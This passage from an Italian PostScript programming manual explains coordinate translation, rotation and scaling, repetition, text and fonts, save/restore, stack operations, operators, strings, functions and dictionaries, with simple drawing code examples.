
Il risultato è identico a quanto già visto nella figura 432.19.

432.4 Spostamento del piano cartesiano e modifica della scala

È possibile spostare la posizione della superficie prima di dare altre istruzioni di scrittura di qualunque tipo. Si tratta in particolare delle istruzioni '**translate**' e di '**rotate**'. La prima di queste due sposta le coordinate 0 , 0 in una posizione nuova, prendendo come riferimento le coordinate precedenti; la seconda ruota gli assi attorno alle coordinate 0 , 0. Per esempio, con le istruzioni seguenti si ottiene una linea orizzontale dalla posizione 100 , 150 alla posizione 150 , 150:


```
 50 100 translate
 50  50 moveto
100  50 lineto
stroke
```

Infatti, l'istruzione '**translate**' sposta le coordinate 0 , 0 verso 50 , 100, secondo la collocazione precedente. La figura 432.31 mostra la collocazione iniziale e lo spostamento; la linea disegnata è quella che appare con tratto più scuro.

Figura 432.31. Esempio riferito a uno spostamento degli assi.

L'istruzione '**`rotate`**' fa ruotare il piano cartesiano sul centro delle coordinate 0 , 0. La figura 432.33 mostra cosa accade se si sposta lo zero nella posizione 0 , 0 e poi si ruota di 30 gradi, con le istruzioni seguenti:

```
   50   50  translate
   30  rotate

   50   50  moveto
  100   50  lineto
stroke
```

Figura 432.33. Esempio riferito a uno spostamento e a una rotazione degli assi.

Lo spostamento e la rotazione del piano sono informazioni che possono essere salvate e recuperate con le istruzioni '**gsave**' e '**grestore**'. Pertanto, prima di uno spostamento o di una rotazione, conviene salvare la situazione, per recuperarla quando questi cambiamenti non servono più.

```
gsave
   50   50  translate
   30  rotate

   50   50  moveto
  100   50  lineto
stroke
grestore
```

Oltre allo spostamento e alla rotazione del piano, si può modificare la scala, con l'istruzione '**scale**'. Gli argomenti dell'istruzione sono due valori, che esprimono il rapporto nei confronti dell'asse X e nei confronti dell'asse Y. Dopo la modifica della scala, le coordinate 0 , 0 rimangono centrate sulla stessa posizione iniziale. L'esempio seguente serve a fare in modo che la scala dell'asse Y risulti schiacciata alla metà del valore precedente, mentre l'asse X non viene modificato:

```
1 0.5 scale
```

Anche le alterazioni della scala possono essere recuperate da un'istruzione '**grestore**'.

432.5 Ripetizione

Un gruppo di istruzioni, racchiuso tra parentesi graffe, può essere ripetuto più volte con l'istruzione '**repeat**':


```
n {istruzioni} repeat
```

Evidentemente, perché ciò abbia un senso, è necessario che le istruzioni da ripetere creino ogni volta un cambiamento, come una rotazione o uno spostamento di assi. Per esempio,

```
36 {10 rotate 10 10 moveto 30 30 lineto} repeat
stroke
```

Disegna una stellina attorno alle coordinate 0 , 0, con un diametro di 80 punti. In questo caso, la rotazione riporta alla fine gli assi nella posizione di partenza, ma in generale conviene salvare e ripristinare la situazione:

```
gsave
36 {10 rotate 10 10 moveto 30 30 lineto} repeat
stroke
grestore
```

Figura 432.38. Esempio di un disegno ottenuto con la rotazione.

432.6 Testo

Per poter scrivere sulla superficie del foglio, è necessario selezionare il tipo di carattere e la dimensione prima di tutto. Questo si ottiene con alcune istruzioni, che in pratica conviene usare assieme:

```
/carattere findfont dimensione scalefont setfont
```

Per esempio, per usare il carattere Helvetica alto 12 punti, si usa l'istruzione seguente:

```
/Helvetica findfont 12 scalefont setfont
```

La scrittura vera e propria avviene con l'istruzione '**`show`**', con la quale si colloca il testo a partire dalle coordinate correnti, per cui si fa precedere normalmente da un'istruzione '**`moveto`**':

```
(testo) show
```

Come si vede dal modello sintattico, il testo deve essere scritto tra parentesi tonde e collocato prima della parola chiave '**`show`**'.

Dovendo usare le parentesi tonde per delimitare il testo da visualizzare, deve esserci un modo per poter togliere a queste il valore sintattico normale, quando c'è la necessità di rappresentarle nel testo. In pratica si usano le sequenze '`\(`' e '`\)`' per rappresentarle; inoltre, dal momento che la barra obliqua inversa ha un significato speciale, per rappresentare questa si usa la sequenza '`\\`'. La tabella 432.40 riepiloga le sequenze speciali più importanti per il testo delimitato tra parentesi tonde.

Tabella 432.40. Alcune sequenze speciali per la scrittura di testo delimitato da parentesi tonde, con l'istruzione '**`show`**'.

Sequenza	Descrizione
`\\`	Barra obliqua inversa.
`\(`	Parentesi tonda aperta.
`\)`	Parentesi tonda chiusa.
`\`***nnn***	Simbolo corrispondente al numero, in ottale, secondo la codifica attuale.

Se si seleziona un carattere non disponibile, viene utilizzato il Courier. La tabella 432.41 elenca i nomi standard dei tipi di carattere fondamentali che si possono utilizzare con il linguaggio PostScript.

Tabella 432.41. Nomi dei tipi di carattere comuni che possono essere utilizzati con il linguaggio PostScript.

Nome	Descrizione
`Times` `Times-Roman`	Times normale.
`Times-Italic`	Times corsivo.
`Times-Bold`	Times neretto.
`Times-BoldItalic`	Times neretto inclinato.
`Helvetica`	Helvetica normale.
`Helvetica-Oblique`	Helvetica inclinato.
`Helvetica-Bold`	Helvetica neretto.
`Helvetica-BoldOblique`	Helvetica neretto inclinato.
`Courier`	Courier normale.
`Courier-Oblique`	Courier inclinato.
`Courier-Bold`	Courier neretto.
`Courier-BoldOblique`	Courier neretto inclinato.
`Symbol`	Symbol.

Un'istruzione simile a '**`show`**', si occupa di visualizzare il testo, controllandone lo spostamento in corrispondenza di un simbolo particolare:

```
x y n (testo) widthshow
```

L'istruzione '**`widthshow`**' serve a fissare uno spostamento orizzontale (*x*) e uno spostamento verticale (*y*), subito dopo il simbolo corrispondente al numero ***n***. In pratica, se alla fine di ogni spazio si vuole aggiungere uno spazio orizzontale di due punti, si usa la forma seguente:

```
2 0 32 (testo) widthshow
```

Questa è anche la situazione tipica, in cui si vuole allargare lo spazio tra le parole, per adattare la riga scritta alla larghezza disponibile. Naturalmente, lo spazio normale può anche essere ridotto, se lo si desidera, utilizzando valori orizzontali negativi, come nell'esempio seguente:

```
-1 0 32 (testo) widthshow
```

Se si attribuisce un valore anche al secondo argomento numerico, si ottiene uno spostamento verticale, come nell'esempio seguente, in cui ogni parola viene alzata di due punti rispetto alla precedente:

```
0 2 32 (testo) widthshow
```

432.7 Salvataggio e recupero delle impostazioni della pagina nel complesso

Quando si scrive un documento composto da diverse pagine, diventa utile la possibilità di recuperare le impostazioni precedenti, prima di passare alla pagina successiva. È già stata presentata la coppia di istruzioni '**`gsave`**' e '**`grestore`**', specifica per le impostazioni grafiche. Per tutto, si può usare invece la coppia '**`save`**' e '**`restore`**'. Di solito si inizia una pagina con '**`save`**' e si conclude con '**`restore`**', in modo da garantire il recupero di tutto, senza dimenticare qualcosa.

```
%!PS-Adobe-2.0
%%Creator: nome_del_redattore_del_file
%%DocumentPaperSizes: formato
%%EndComments
[%%BeginProlog
  prologo
%%EndProlog]
%%Page: numero_mostrato pagina_reale
save
istruzioni_ps
showpage
restore
[%%Page: numero_mostrato pagina_reale
save
istruzioni_ps
showpage
restore]...
%%Trailer
%%EOF
```

Le istruzioni '**save**' e '**restore**' dovrebbero essere sempre annidate correttamente, nel senso che ogni istruzione '**restore**' va a recuperare l'ultima istruzione '**save**' che non sia già stata presa in considerazione da un altro '**restore**'. Se viene eseguito un '**restore**' che non risulta abbinato a un'istruzione '**save**', si genera un errore irreversibile.

Per ovviare all'inconveniente di dover seguire attentamente l'uso delle istruzioni '**save**' e '**restore**', si può attribuire un «nome» a un'istruzione '**save**', richiamando lo stesso nome nel momento del '**restore**':

```
/nome save def
...
...
...
nome restore
```

La cosa non è molto intuitiva, ma funziona così: il nome che viene dichiarato nel momento dell'uso dell'istruzione '**save**', viene posto davanti all'istruzione '**restore**'. Se nello spazio tra queste due istruzioni appaiono altre istruzioni '**save**', queste sono tutte annullate. Segue un esempio:

```
/Mia_Configurazione_Predefinita save def
...
...
...
Mia_Configurazione_Predefinita restore
```

Tabella 432.46. Tabella riassuntiva delle istruzioni più semplici del linguaggio PostScript.

Istruzione	Descrizione
x y `moveto`	Cambia le coordinate correnti senza disegnare.
x y `rmoveto`	Cambia le coordinate correnti in modo relativo.
x y `lineto`	Traccia una linea fino alle coordinate assolute indicate.
x y `rlineto`	Traccia una linea fino alle coordinate relative indicate.
x y m n o `arc`	Arco con centro in ***x***,***y***, raggio ***m***, da ***n*** a ***o*** gradi, in senso antiorario.
x y m n o `arcn`	Arco con centro in ***x***,***y***, raggio ***m***, da ***n*** a ***o*** gradi, in senso orario.
x y x y x y `curveto`	Curva indicando le coordinate di arrivo delle tangenti e infine della curva.
x y `translate`	Fa sì che ***x*** , ***y*** corrispondano alle nuove coordinate 0 , 0.
n `rotate`	Ruota di ***n*** il fondo, con centro sulle coordinate 0 , 0.
n `{`***istruzioni***`}` `repeat`	Ripete ***n*** volte le istruzioni tra parentesi graffe.
n `setlinewidth`	Spessore delle linee.
n `setgray`	Colorazione grigia: 0=nero; 1=bianco.
`fill`	Riempie i poligoni e le aree racchiuse entro le curve.
`newpath`	Inizia a disegnare un oggetto nuovo.
`closepath`	Unisce l'ultimo punto disegnato con il punto di partenza.
`stroke`	Fissa le linee tracciate.
`gsave`	Accumula le impostazioni grafiche.
`grestore`	Recupera le impostazioni.
`save`	Accumula tutte le impostazioni della pagina.
`restore`	Recupera le impostazioni della pagina.
`/`***nome*** `save def`	Accumula tutte le impostazioni dichiarando un nome.
nome `restore`	Recupera le impostazioni riferite a quel nome.
`/`***nome*** `findfont` ***dim*** ↩ ↪`scalefont setfont`	Seleziona il carattere e la dimensione indicata.
`(`***testo***`)` `show`	Scrive il testo indicato usando il carattere già stabilito.
x y n `(`***testo***`)` `widthshow`	Scrive il testo indicato con uno spostamento ***x***,***y*** alla fine del simbolo ***n***.

Istruzione	Descrizione
x `0 32 (`***testo***`) widthshow`	Scrive il testo indicato con l'aggiunta di uno spazio di ***x*** tra le parole.

432.8 Riferimenti

- *Cappella Archive*

  ⟨http://www.cappella.demon.co.uk/index.html⟩

- David Byram-Wigfield, *Practical PostScript*

  ⟨http://www.cappella.demon.co.uk/bookpdfs/pracpost.pdf⟩

- David Byram-Wigfield, *Making an electronic book*

  ⟨http://www.cappella.demon.co.uk/tinypdfs/06ebook.pdf⟩

- Paul Bourke, *PostScript Tutorial*

  ⟨http://local.wasp.uwa.edu.au/~pbourke/dataformats/postscript/⟩

- *First Guide to PostScript*

  ⟨http://www.tailrecursive.org/postscript/postscript.html⟩

- *Portable Document Format Reference Manual*, 1999

  `http://www.hamburg.baw.de/docs/pdfspec.pdf` (non più disponibile)

Capitolo 433

PostScript: espressioni e funzioni

Il linguaggio PostScript è nato per essere interpretato in modo veloce da stampanti realizzate appositamente. In questo senso, la sua logica segue vagamente quella di un linguaggio assemblatore.

433.1 La pila

Per poter scrivere codice PostScript un po' più complesso, diventa necessario l'utilizzo di istruzioni che realizzano delle espressioni, fino ad arrivare alla costruzione di funzioni (procedure) che possono essere richiamate successivamente. Purtroppo, le espressioni realizzate con questo linguaggio, diventano un po' complicate da leggere. Infatti, queste funzioni ricevono i loro argomenti prelevandoli da una pila (stack) ed emettono risultati inserendoli nella stessa pila.

dato... funzione

Osservando il modello, le informazioni che non sono riconducibili a nomi di funzione, vengono inserite in questa pila, che poi la prima funzione inizia a leggere. Si osservi l'istruzione seguente:

```
1 2 3 4 5 6 7 8 9 moveto lineto
```

I valori da uno a nove, vengono inseriti così come sono nella pila, poi ogni funzione preleva dalla pila la quantità di argomenti che la riguarda. In questo caso, '**`moveto`**' preleva gli ultimi due valori a essere stati inseriti, precisamente la coppia otto e nove, spostando le coordinate correnti in 8 , 9; successivamente è il turno di '**`lineto`**', che preleva altri due valori, precisamente il sei e il sette, tracciando una linea fino al punto 6 , 7. Pertanto, tutto è come se fosse scritto nel modo seguente:

```
8 9 moveto 6 7 lineto
```

Tuttavia, rimangono ancora altri valori nella pila, per altre funzioni successive, ammesso che vogliano usarli, perché se si inseriscono altri valori, questi vengono poi estratti per primi.

Dato questo meccanismo, diventano importanti alcune funzioni che consentono di intervenire su questa pila: '**`clear`**' svuota completamente la pila; '**`pop`**' preleva ed elimina l'ultimo valore inserito. A fianco di '**`pop`**' si potrebbe immaginare la presenza di una funzione con il nome *push*, ma in questo caso non serve, perché l'azione di inserimento nella pila avviene in modo implicito.

Sono un po' più difficili da comprendere le funzioni '**`exch`**' e '**`roll`**'. La prima scambia l'ordine degli ultimi due valori inseriti nella pila; la seconda esegue uno scorrimento, verso sinistra o verso destra di una certa quantità di questi valori:

n_elementi_da_scorrere scorrimento `roll`

Per esempio, se nella pila ci fossero i valori 1, 2, 3, 4, 5, 6 e 7, in questo ordine, per cui il primo a essere prelevato sarebbe il numero 7, l'istruzione '**`3 2 roll`**' trasformerebbe questa sequenza in 1, 2, 3, 4, 6, 7 e 5; al contrario, l'istruzione '**`3 -2 roll`**' trasformerebbe questa sequenza in 1, 2, 3, 4, 7, 5 e 6. In pratica, il primo valore indica quanti elementi prendere in

considerazione, a partire dall'ultimo, mentre il secondo indica quante volte scorrere e in quale direzione.

Figura 433.3. Esempio di funzionamento dell'istruzione '**`roll`**', con uno scorrimento verso destra.

```
 pila iniziale:          1 2 3 4 5 6 7

     3 2 roll                    7 5 6   (primo scorrimento verso destra)
                                 6 7 5   (secondo scorrimento verso destra)
 pila finale:            1 2 3 4 6 7 5
```

Figura 433.4. Esempio di funzionamento dell'istruzione '**`roll`**', con uno scorrimento verso sinistra.

```
 pila iniziale:          1 2 3 4 5 6 7

     3 -2 roll                   6 7 5   (primo scorrimento verso sinistra)
                                 7 5 6   (secondo scorrimento verso sinistra)
 pila finale:            1 2 3 4 7 5 6
```

Quando una funzione restituisce un valore, lo fa inserendolo implicitamente nella pila. In questo modo, l'assegnamento a una variabile, così come si è abituati nei linguaggi di programmazione comuni, non c'è. Al massimo si definisce una funzione che restituisce un valore, inserendolo nella pila.

> Anche le funzioni '**`exch`**' e '**`roll`**' prelevano dei valori dalla pila e poi ne inseriscono degli altri nella stessa. In pratica, '**`exch`**' preleva due valori, li scambia e li inserisce nella pila; '**`roll`**' preleva due valori, li interpreta, quindi preleva un gruppo di altri valori, li fa scorrere in un verso o nell'altro, quindi li inserisce nuovamente nella pila.

A questo punto si può cominciare a comprendere che i dati inseriti nella pila, quando ciò non avviene per mezzo di una funzione che restituisce qualcosa, devono avere una rappresentazione formale. Può trattarsi di: valori numerici, che si scrivono come sono, utilizzando il punto per separare la parte decimale; stringhe, che sono delimitate da parentesi tonde e possono contenere delle sequenze di escape; espressioni, che sono delimitate tra parentesi graffe (si ricordi il caso della funzione '**`repeat`**'). I valori logici, *Vero* e *Falso*, non hanno una rappresentazione particolare e si indicano espressamente solo attraverso le funzioni '**`true`**' e '**`false`**'.

Tabella 433.5. Rappresentazione dei dati e gestione della pila.

Istruzione	Descrizione
intero [.***decimale***]	Inserisce il valore numerico nella pila.
(***stringa***)	Inserisce la stringa nella pila.
{***espressione***}	Inserisce le istruzioni nella pila.
`clear`	Svuota la pila.
oggetto `pop`	Preleva dalla pila l'ultimo valore inserito.
oggetto_1 ***oggetto_2*** `exch`	Scambia gli ultimi due valori nella pila.
m ***n*** `roll`	Fa scorrere gli ultimi ***m*** elementi della pila di ***n*** posizioni verso destra.

Istruzione	Descrizione
m `-`***n*** `roll`	Fa scorrere gli ultimi ***m*** elementi della pila di ***n*** posizioni verso sinistra.
oggetto `dup`	Preleva l'ultimo valore e ne inserisce due copie nella pila.

433.2 Funzioni comuni

Alcune funzioni operano su valori numerici, restituendo un risultato che, secondo la logica del linguaggio PostScript, viene inserito nella pila. Per esempio, la funzione '**`add`**' riceve due valori restituendo la somma di questi:

```
10 20 add 40 moveto
```

In questo caso, vengono sommati i valori 10 e 20, inserendo nella pila il valore 30. Così, si ottiene lo spostamento nelle coordinate 30 , 40, attraverso la funzione '**`moveto`**'.

I valori logici, come accennato, si indicano attraverso le funzioni '**`true`**' e '**`false`**', che si limitano rispettivamente a inserire nella pila il valore corrispondente. Possono generare risultati logici anche alcune funzioni di confronto e i valori logici possono essere rielaborati attraverso funzioni booleane. Infine, in base a un valore logico è possibile eseguire o meno un gruppo di espressioni. Si osservino gli esempi seguenti.

`10 20 lt`	La funzione '**`lt`**' confronta due valori e restituisce *Vero* se il primo (secondo la lettura umana) è minore. In questo caso, viene restituito *Vero*.
`10 20 lt 45 34 gt and`	La funzione '**`and`**' restituisce *Vero* se riceve due valori *Vero* simultaneamente. In questo caso, la funzione '**`lt`**' inserisce il valore *Vero* nella pila e anche la funzione '**`gt`**' inserisce un altro valore *Vero*, dal momento che il confrontando i valori 45 e 34 si vede che il primo è maggiore del secondo.
`10 20 lt {45 50 moveto} if`	La funzione '**`if`**' preleva un valore logico e un gruppo di istruzioni. Se il valore logico è *Vero* viene eseguito il raggruppamento di istruzioni. In questo caso, dato che la funzione '**`lt`**' inserisce il valore *Vero* nella pila, così può essere eseguito lo spostamento nelle coordinate 45 , 50.
`10 20 lt {45 50 moveto} ↩` `↪{50 45 moveto} ifelse`	La funzione '**`ifelse`**' preleva un valore logico e due gruppi di istruzioni. Se il valore logico è *Vero* viene eseguito il primo gruppo di istruzioni, altrimenti viene eseguito il secondo. In questo caso, dato che la funzione '**`lt`**' inserisce il valore *Vero* nella pila, così viene eseguito lo spostamento nelle coordinate 45 , 50.

Queste funzioni vengono descritte brevemente nella tabella 433.8.

Tabella 433.8. Espressioni matematiche, logiche e condizionali.


Istruzione	Descrizione
n `neg`	Inverte il segno del valore.
m n `add`	Somma i due valori.
m n `sub`	Sottrae ***n*** da ***m***.
m n `mul`	Moltiplica i valori.
m n `div`	Divide ***m*** per ***n***.
m n `mod`	Il resto della divisione intera di ***m*** per ***n***.
n `round`	Arrotonda ***n***.
n `abs`	Calcola il valore assoluto di ***n***.
n `sin`	Calcola il seno di ***n***.
n `cos`	Calcola il coseno di ***n***.
m n `min`	Restituisce il minimo tra due valori.
m n `max`	Restituisce il massimo tra due valori.
`true`	*Vero*.
`false`	*Falso*.
m n `gt`	*Vero* se ***m*** è maggiore di ***n***.
m n `ge`	*Vero* se ***m*** è maggiore o uguale a ***n***.
m n `lt`	*Vero* se ***m*** è minore di ***n***.
m n `le`	*Vero* se ***m*** è minore o uguale a ***n***.
m n `eq`	*Vero* se i valori sono uguali.
m n `ne`	*Vero* se i valori sono diversi.
bool `{`***istruzioni***`}` `if`	Esegue le istruzioni se il valore logico è *Vero*.
bool `{`***istr_1***`}` `{`***istr_2***`}` `ifelse`	Esegue il primo o il secondo gruppo di istruzioni in base al valore logico.

433.3 Operazioni sulle stringhe

A causa della struttura del linguaggio, la gestione delle stringhe non è affatto intuitiva: bisogna tradurre tutto nell'ottica della pila. Tanto per cominciare, la cosa più semplice che si può fare con una stringa è misurarne la lunghezza con l'aiuto della funzione '**`stringwidth`**'. Per la precisione, si tratta di determinare la posizione finale di una stringa collocata a partire dalle coordinate 0 , 0:

```
stringa stringwidth
```

Se si osserva la figura 433.9, si può vedere la stringa composta dalla parola «Ciao», scritta con il carattere Helvetica, avente un corpo di 12 punti. Come si vede, la sua lunghezza è di 24,672 punti.

Figura 433.9. Lunghezza di una stringa.

Quando c'è la necessità di convertire un valore in una stringa, si pone il problema dell'allocazione di memoria per la stringa stessa. Per esempio, la funzione '**`cvs`**' converte un valore in stringa, ma per farlo deve avere già una stringa da prelevare dalla pila:

```
valore stringa cvs
```

Volendo convertire il valore 23,45 in stringa, bisogna preparare prima una stringa di almeno cinque caratteri:

```
23.45 (     ) cvs
```

Per allocare una stringa, composta da caratteri *<NUL>*, ovvero 000_8, si può usare la funzione '**`string`**', che richiede l'indicazione della quantità di caratteri. Pertanto, la stessa cosa avrebbe potuto essere scritta nel modo seguente:

```
23.45 5 string cvs
```

Naturalmente, la funzione '**`cvs`**' si può usare per visualizzare la stringa generata, per esempio nel modo seguente:

```
10 10 moveto
23.45
5 string cvs
show
```

Si osservi che con '**cvs**', anche se si alloca una stringa più grande del necessario, questa viene ridotta alla dimensione richiesta dalla conversione.

Tabella 433.13. Espressioni relative a stringhe.

Istruzione	Descrizione
n `string`	Alloca una stringa di ***n*** caratteri <*NUL*>.
stringa `stringwidth`	Inserisce le coordinate finali della stringa nella pila.
valore stringa `cvs`	Restituisce una stringa corrispondente al valore.
valore n `string cvs`	Restituisce una stringa corrispondente al valore, con un massimo di ***n*** caratteri.

433.4 Funzioni

Una funzione si definisce attraverso la sintassi seguente:

```
/nome {istruzioni} def
```

In pratica, si vuole fare in modo che usando il nome indicato, si faccia riferimento automaticamente al gruppo di istruzioni contenuto tra parentesi graffe. Si noti che, eccezionalmente, se si tratta di definire una costante o se si vuole ridefinire il nome di un'altra funzione, non sono necessarie le parentesi graffe.

Come per qualunque altra funzione normale, anche le funzioni definite in questo modo ricevono gli argomenti delle chiamate dalla pila. Per esempio, la funzione '**quadrilatero**' che si potrebbe dichiarare nel modo seguente, va usata mettendo davanti, ordinatamente gli argomenti per le varie funzioni utilizzate:

```
/quadrilatero { newpath moveto lineto lineto lineto closepath stroke } def
```

Per esempio, volendo disegnare un quadrato con gli angoli nelle coordinate 0,0, 0,10, 10,10 e 10,0, si deve usare la funzione '**quadrilatero**' nel modo seguente:

```
10 0 10 10 0 10 0 0 quadrilatero
```

È importante osservare che la prima coppia di coordinate è quella presa in considerazione dall'ultima funzione '**lineto**' contenuta nel raggruppamento di '**quadrilatero**'.

Così come si definisce una funzione, si può attribuire a un nome un valore costante. In questi casi eccezionali, è consentita l'eliminazione delle parentesi graffe:

```
/nome costante def
```

Con la definizione di costanti, si può stabilire una volta per tutte il valore di qualcosa, come nell'esempio seguente:

```
/Margine_Sinistro 80 def
/Margine_Destro 80 def
/Margine_Superiore 100 def
/Margine_Inferiore 100 def
```

433.4.1 Variabili

Nel linguaggio PostScript non è prevista la gestione di variabili: tutto viene elaborato attraverso la pila. Tuttavia, esiste un trucco per ottenere qualcosa che assomigli a delle variabili; si tratta di sfruttare opportunamente la definizione di funzioni. È già stato visto l'assegnamento di un valore costante a un nome:

```
/nome costante def
```

Oppure:

```
/nome { costante } def
```

Se si vuole attribuire a una funzione un valore diverso, occorre un trucco, che si può schematizzare come segue:

```
/nome_1 { /nome_2 exch def } def
```

Si tratta di una funzione che ne dichiara un'altra, ma si osservi con attenzione: la parola chiave '**exch**' non è racchiusa tra parentesi graffe e non può esserlo, se si vuole che il meccanismo funzioni.

Per assegnare un valore alla funzione ***nome_2***, si utilizza una chiamata alla funzione ***nome_1***:

```
n nome_1
```

Per leggere il valore, si fa riferimento alla funzione ***nome_2***, come nell'esempio seguente in cui si utilizza questo dato come coordinata Y per uno spostamento:

```
n nome_1
m nome_2 moveto
```

433.5 Dizionari

La dichiarazione delle funzioni può essere inserita in un dizionario, da richiamare quando serve e da sostituire eventualmente con altre di un altro dizionario, quando la situazione lo richiede. In pratica, la definizione di dizionari di funzioni consente di fare riferimento a gruppi di funzioni solo nell'ambito di un certo contesto, ripristinando un utilizzo differente delle stesse subito dopo.

```
/dizionario n dict def
dizionario begin
    dichiarazione_di_funzione
    ...
    ...
end
```

